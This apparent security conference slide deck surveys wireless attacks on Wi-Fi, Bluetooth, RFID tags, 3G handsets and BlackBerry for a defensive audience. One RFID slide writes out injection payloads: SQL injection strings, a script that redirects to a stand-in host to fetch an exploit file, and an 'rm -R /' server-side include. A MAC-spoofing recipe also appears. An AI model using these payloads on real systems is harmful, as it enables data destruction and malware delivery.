



Hacking the Invisible Network:

What You Don't See Can Kill You



Richard Rushing RRUSHING@AIRDEFENSE.NET
Hacking the Invisible Networks




Liability Disclaimer


This information is provided for educational purposes for organizations desiring to understand the threat wireless poses. This information is provided as is and may change without notice. There are no warranties with regard to this information. In no event shall the authors be liable for any damages arising out of or in connection with the use or spread of this information. Any use of this information is at the user's own risk.



Wired Network Security Architecture



Increasing Sophistication of Attacks



WLAN Security In the News

Wireless LAN Security Stories

Wireless hacking bust in Michigan when two men cracked a retail store's nationwide network; at point crashed the point of sale terminals

Security lapses caused electronics retailer to ban wireless cash registers

A person broke into the computer system of a North Carolina medical consulting firm & illegally accessed information of hundreds of patients, including checks and insurance forms

A wholesale club was hacked & credit card data stolen & used up to the tune of ~\$ 20M

War drivers broke into a retail giant's network & over 4 month period, stole credit info of more than 1 million customers

At a California public school district, unprotected WLAN allowed full unauthorized access to sensitive files & enabled hackers to upload their own files into servers

Wireless LAN Security Videos

[Denver News](#)

[ABC News](#)

[CNN](#)

[Fox News](#)


[Minneapolis News](#)

<http://www.airdefense.net/education/video/>



Characteristics of Wireless Networks

1



Shared, Uncontrolled Media

- Invisible & Airborne Threats are hard to control vs. Wired Network

2



Self-Deploying & Transient Networks

- Simplicity of Self Discovery Create Security Challenges
- Mobile Nature of Wireless LAN Devices and Users Require In-depth Forensics capability to Address Security Breaches

3



User Indifference

- Invisible Connectivity & True Distributed Nature Gives a Faulty Sense of Security

4



Easier to Attack

- Lax WLAN Security is the Lowest Hanging Fruit for Hackers. Dozens of Tools Readily Available to Exploit these Holes

Wireless networks Pose Higher Risks than Wired Networks



The Real Wireless Security Problem

- Trust (lack of) between devices
- Similar to the early Internet
 - Always situations where clear text is allowed
 - Example: SSL before digital certificates
 - Vendors simply want to make it work easily
- Use of PRE-SHARED keys
- New protocols are always around the corner
 - Handheld & legacy devices use older protocols
 - 802.11i requires hardware updates
 - Other complex requirements (e.g. PKI)
- Wireless security is a moving target



Wireless Networks are More Vulnerable than Wired Networks

Why Hack Wireless Networks?

- Direct access to internal network
 - Get “inside the door” and “on the wire”
 - Attacks bypass traditional security barriers
- Direct access to the device
- Complete anonymity
 - No risk of being traced
 - Not being watched
 - Never Find
- Tools abundant, cheap & easy to use
- Mobility adds capability & cover
- What Device to look for?
- Huge Attack Surface



802.11 Wireless Attack Surface



Signal emitted from a single access point



Wi-Fi Toys

Modified Class-1 Dongle
Snarfing/Bugging Class-2
device (Nokia 6310i)
from a distance of
1,62 km (1.01 miles)



Original idea from Mike Outmesguine
- Author of *Wi-Fi Toys*
Step by Step instruction on - trifinite.org



RFID Technology

The RFID Passport -

“Special scanners from a maximum distance of 10 centimeters has now been shown to be a system with an effective range of closer to 30 feet.”



Article:

<http://www.eweek.com/article2/0,1759,1812731,00.asp>


Wireless and Range is all about MATH...
Limiting the range just means,
you need to amp up the power

Type of Networks


- 802.11 (a/b/g/n/??)
- Bluetooth
- RFID (Huge)
- 3G
- Wireless Services (BlackBerry)

Four Areas of Wireless Attack

- RF Medium
- Access Point
- Client Devices
- Enumeration



Wireless Threats to Enterprise Networks




Understanding Probes & Beacons

PROBES:


- A station sends a probe request frame when it needs to obtain information from another station.
(For example, a station would send a probe request to determine which access points are within range.)

BEACONS:

- The Access point (AP) periodically sends a beacon frame to announce its presence and relay information, such as timestamp, SSID, and other parameters regarding the access point



Layered Approach to Security



Attacking Wireless Clients

Packets of Death

- Plenty of them from handheld devices to laptops
- Most are BAD packets
- Usually Management or Control Frames
- Some are Data
- WEP Cracking is adding to the packets
 - * Fuzzing
- Most are using cut through data rates (5.5 for Beacon Frames)
- Most are simple buffer overflows
- Lots of things that go BOOM
 - * Client Software
 - * Authentication
 - * Supplicates




<http://www.802.11mercenary.net/lorcon/>

Client MAC Address Spoofing

- | |
|-------------------------------|
| 1. Find MAC address |
| 2. Change MAC (SMAC, regedit) |
| 3. Re-initialize card |
| 4. Associate |



Client MAC Address Spoofing



www.klcconsulting.net/smac


SMAC is a MAC Address Modifying Utility (spoofer) for Windows 2000/XP and Server 2003 systems, regardless of whether the manufacturers allow this option or not.

MAC filtering is not enough



Data Seepage


- Your notebook is not location aware
 - Office or Home or Hotspot
- Interfaces are Active by order
 - Last Interface is usually Wifi
- Wants to always connect to something
 - Just someone to offer you a connection



All data is same...

- Servers
- Email
- Clients
- Applications

Logos for YAHOO!, symantec., Skype™, QuickTime™, and Google talk BETA are shown.



Snarfing

- Hot Spots
 - Connecting to a untrusted network
 - Fake web pages
 - Steals your Hotspot Password
- Evil web pages
 - Infect your PC with Malware
- My Web pages
 - Steal your NT Password
 - 1x1 pixel
 - Cross Site Scripting
 - Installs Trojans
 - Installs Spyware
 - Opens back doors
 - Changes Registry
 - Adds User Account
 - Shares Files




Recommended Wireless Security Strategy

- | | | |
|--|---|---|
| <p>1</p> <p>Automatically keep all unauthorized wireless devices off the entire wired network all the time</p> | <p>2</p> <p>Contain and control authorized wireless devices, both inside owned facilities and outside at hotspots, municipal Wifi zones & home</p> | <p>3</p> <p>Continually assure strong security configurations and policies 24x7 on all authorized wireless devices</p> |
| <p>4</p> <p>Accurately detect (WIDS) and automatically defend (WIPS) against the greatest number of wireless attacks possible</p> | <p>5</p> <p>Store and data mine long-term, forensics quality information for investigations and diagnosing wireless problems</p> | <p>6</p> <p>Measure and prove compliance with regulatory wireless security policies and controls</p> |

Wireless LANS

- Can not Mitigate Risks – it's flawed
- It's the Internet All over
 - Telnet
 - FTP
 - HTTP
- We still use them
 - Risk vs. Threats
- SHARED MEDIUM
- Easy comprise
- Remediation is Key
- Monitoring is Key




Bluetooth 101

- Operates in the 2.4 Spectrum
- Frequency Hopping (for Security) ☺
- Pairing – to set up a trust relationship between devices (No required)
- Pin – The Security (Think Password)
- Discoverable Mode – I see you
- Services Advertised
- New is spec is 2.0, older and 1.1

Bluetooth Interfaces

- RFCOMM – Serial Port
 - AT commands – Modem (ESC +++, AT&F)
- Settings for Security (**optional**)
- Settings for Encryption (**optional**)
- PAN personal Area (up to 100m for Class 1)
- ALL OPTIONAL
 - Check yourself (it Will Scare you)

Bluetooth Stack



Bluetooth on Devices

- Most STUPID DEVICES
 - No way to change or set/reset configuration
- Hard Configured Pins
 - 1234, 0000, just use a manual, download the PDF)
- Runs all Services – If I don't have a head set, it still runs the Service.
- Oh and You Trust Things
 - No Authentication for items
- Discoverable By Default (Better)

Deadly Attacks

- Not fixed by the hardware vendor, as most attacks
- Link-Level (Mac Address Spoofing)
 - Force the loss of the connection
 - Device assume, you trusted it once uses the default Key
 - No Encryption turn on by most protocols


Implementations

Bad Implementations

- Lack of security on Devices
- DOS – Killer Packets
- Bluetooth devices do not stress well
 - Limited CPU (Dies) sometimes Terminal
 - Limited Chipsets

Attacks

Finding Devices

-  **Blueprinting** - Blueprinting is a method to remotely find out details about Bluetooth-enabled devices. Blueprinting can be used for generating statistics about manufacturers and models and to find out whether there are devices in range that have issues with Bluetooth security. It is based on the SDP records and OUI values to show information
- **BT Audit** - The Bluetooth architecture consists out of two main protocols, L2CAP and RFCOMM which is layered on top of L2CAP. Since these protocols utilize ports (as they are named in the popular TCP/IP UDP/IP architecture). It makes sense to have the ability to scan these in order to find so called open ports and possible vulnerable applications bound to them
- **BTClass** - Each Bluetooth device has a device class (type of device and services it provides) which is part of the responds to an *inquiry*. The device class has a total length of 24 bits and is separated in three parts

Exploiting the Link

- **BlueChop** - BlueChop is an attack that the disruption any established Bluetooth piconet by means of a device that is not participating the piconet. A precondition for this attack is that the master of the piconet supports multiple connections and device is scanning
- **BlueDump** - BlueDumping is the act of causing a Bluetooth device to 'dump' it's stored link key, thereby creating an opportunity for key-exchange sniffing to take place. The attacks on link keys and PINs. Discovered by Yanic Shaked and Avishai Wool <http://www.eng.tau.ac.il/~yash/Bluetooth/> expands the pin attacks does require some special HW/SW, Destroys trust-relationship using BlueSpooof Methods.
- **BlueSmack** - BlueSmack is a Bluetooth attack that knocks out some Bluetooth-enabled devices immediately. Causes a Buffer Overflow. This Denial of Service attack can be conducted using standard tools that ship with the [official Linux Bluez utils](#) package. Use the L2CAP echo feature. It is like the Kiss of Death

http://trifinite.org/trifinite_stuff.html



Exploit the Device

- **Bloover II** - The trifinite Bluetooth Hoover (Version 2). Bloover II is the successor of the very popular application [Bloover](#). Design to run on a Phone, perfect attack platform. J2ME MIDP 2.0 with BT-API
- **Car Whisperer** - The carwhisperer project designed to connect to auto manufacturers of carkeys and other Bluetooth appliances without display and keyboard for the possible security threat evolving from the use of standard passkeys.
- **HeloMoto** - The HeloMoto attack has been discovered by [Adam Laurie](#) and is a combination of the [BlueSnarf attack](#) and the [BlueBug attack](#).
- **BlueSnarf++** - BlueSnarf++ is an attack that is very similar to the famous [BlueSnarf attack](#). The main difference is that BlueSnarf++ is an attack where the attacker has full read/write access to the device's filesystem.
- **BlueBump** - The BlueBump attack is the Bluetooth equivalent to a very cool physical security thread called [key bumping](#). When used correctly, an appropriate bump key can be used to open any lock in seconds. Since the BlueBump attack is also about keys...

http://trifinite.org/trifinite_stuff.html



Finding a Device



- Discoverable
 - Computer
 - Phone
 - PDA
 - http://www.pentest.co.uk/src/btscanner_1_0_0.zip
 - AirDefense and Others
- Undiscoverable, Harder have to scan frequency for MAC address
 - Multi-USB Device Scanner
 - Project Bluebag
 - TSA Nightmare

Fixing the Problem

- Out of **OUR** Hands
- You can configure yourself but how to put in a **Alphanumeric** PIN in your cell phone
 - GRRRRRR
- Changing the PIN in Hardware
 - Keyboard
 - Headset
- Spec has to change
- Industry has to change

RFID

- RFID = Radio Frequency Identification
- 1959 – Used on Wildlife
 - Tagging Management
- 1970 – Shopping Alarms
- 1973 - First Passive RFID Tag
- 1990 – RFID Craze
(Using on Everything)



RFID



- Wireless transmission between the reader and the transponder
- Bi-Directional Transfer of Information (Read-Write)
- Transponder Tag
- Correlation of Data between object and saved data
 - Price or UPC code

Transponders

Short

<15 cm
ISO-14443 A+B
13.56MHZ
125-134.2 kHz

EM field

Medium

< 5 meters
ISO 15693
13.56MHZ
125-135 kHz

EM field

Long

<500 meters
ISO-18000-X
860-956MHZ
2.4 GHZ
5.0 GHZ
EM field

Kinds of Transponders

- Unique ID (Serial Number)
 - Only Passive
 - Clear-text Communication
 - Its just a Barcode
- Storage of Data/Metadata W/R WO/RM
 - Most Passive/Some Active
 - Smart Labels
 - Encrypted/Clear
- Act as a Interface
 - Most Active/ Some Passive
 - Passport (ICAO-MRTD)
 - Access Control System

RFID Problems

- Unauthorized Reading
- Eavesdropping
- Tracking
- Cloning
- Denial of Service

Attacks

- Sniffing
 - Obtain the Data: the Serial Number (UID)
 - Can use Replay (Credit Cards)
- Stealing the Reader and Writing the tags
 - Change the UID (Admin Block)
 - Change Privilege UID must be in clear-text
- Manipulation of stored data
- DOS of Transponders
 - Jamming

New Problems

- RFID – Trojans and Worm
- RFID Exploits
 - You assume what you Read is Valid!!
 - Small (Very Small Buffers)
 - Web Interface
 - Server side Scripting
 - Client side Scripting
 - SQL Injection

RFID Worms/Attacks

If the middleware does not treat the data read from the tag correctly, it may be possible to trick the database into executing SQL code that is stored on the tag. This is known as SQL injection.

- *INSERT INTO ContainerContents VALUES ('%id%', '%data%')*
 - 1) Simple SQL Injection - Oranges'); <New Query>
 - 2) Web based Scanners
<script>document.location='http://x.x.x.x/exploit.wmf';</script>
<!--#exec cmd="rm -R /"-->
 - 3) Buffer overflow
- Apples' WHERE TagId='0123456789ABCDEF'-- ... \xF0\xB2\x40



MiFare Tags

Encrypted RFID Tags

- Proprietary Encryption
- ISO 14443-4 Complainant
- Memory Protected by 2 Keys
- Brute Force with one Reader 22,623 Years
- Using Google Search can find Default Key Values for Applications
 - How many people change the key?



RFID Passport

- All countries will be adhering to International Civil Aviation Organization's standards
- ALL have to use the same Chips and Devices
- 48 Items of Data or MORE
 - Germany - Broken
 - Australian - Broken
 - New Zealand - Broken
 - Netherlands – Broken
- VeriChip gets its "counterfeit proof" RFID implant [copied by a pair of hackers](#)

US passport ... You can Guess

<http://www.engadget.com/2006/07/24/verichips-human-implatable-rfid-chips-clonable-sez-hackers>



Finding Readers

- Normal Supply Chain

www.rfidsupplychain.com

- RFID Kit

www.thinkgeek.com/geektoys/science/907a/

RFID Skimmers

How to Build an Extended-Range RFID Skimmer



<http://www.eng.tau.ac.il/~yash/kw-usenix06/>

3G Issues

- Same Issues as Wireless
- It is Illegal to Sniff the Data
- If my EDVO card connects
 - My Firewall/ANTI-Virus/Malware ?
- Your EDVO card connects
 - Can I see you, ping IP Address, We are Connected to the Same Tower,
 - Range may be before the Security
 - http://www.cse.psu.edu/~kotapati/index_files/Research.html



Reverse Attack

- Attack from the Internet
 - You have an IP Address
 - Might can reach you from the other side
- OLD PAY PER PACKET ATTACK
 - Used on CDPD networks
 - Pay for Packets (I send)
 - Denial of Service Attack (\$\$\$)

Handsets

- So you Kill My phone,
 - IM DOS
 - IM Virus
 - MMS Virus
 - MMS DOS
 - SMS Virus
 - Etc.....
- My new PC is my headset
 - You know the 4 letter Acronym

Attacks

Bluetooth Based Attacks

- Take control of phone, initiate calls and send text messages
- Steal phonebook and/or other files
- DOS Denial of service

Third Party Applications

- Application vulnerabilities
- Code injection/execution
- Denial of service

Attacks

Symbian MMS worms

- Don't utilize vulnerabilities in applications or the OS
- Require user interaction in order to infect a target
- Examples: CommWarrior and Mabir

SMS based Denial of Service Attacks

- Nokia 6210: vCard format string vulnerability
- Siemens 3568i: crash because of "unusual characters"

MMS

- 1000 messages DOS
- Injection into other vulnerabilities
- OS/Application/Hardware

Wireless Devices

BlackBerry

- Proprietary Network running own software
- Limited access (Central Computing Model)
 - Control What Happens
 - GREAT Encryption (but the end points)

"I wouldn't characterize this as a flaw, but the ability to run a program on the network"

- Scott Totzke, Director of RIM's Global Security Group

Where are the End Points

- Where are the End-points
- DMZ – Blackberry
 - Change control Issues
(or are they other issues)
- Exploits of Services or Hardware

DOS Attacks on Services

- Spam is a DOS
- Image Problems
- Attachment Problems
- Does have security issues
 - So if you thought it solved Email Security Issue?
- Just like any other device, but it has the email
- Look for Old school Attacks like cloning



Risks vs Rewards

- Cutting the wires is good
- But understand the risks
 - Never trust anyone
- Real World Examples
 - Important information you Protect
 - Understand Wireless is unprotected unless you do it yourself
- It will get scarier because no RISK of being caught



For a Copy of the
Presentation Visit:

<http://www.airdefense.net/PDF/CSISX2008.zip>

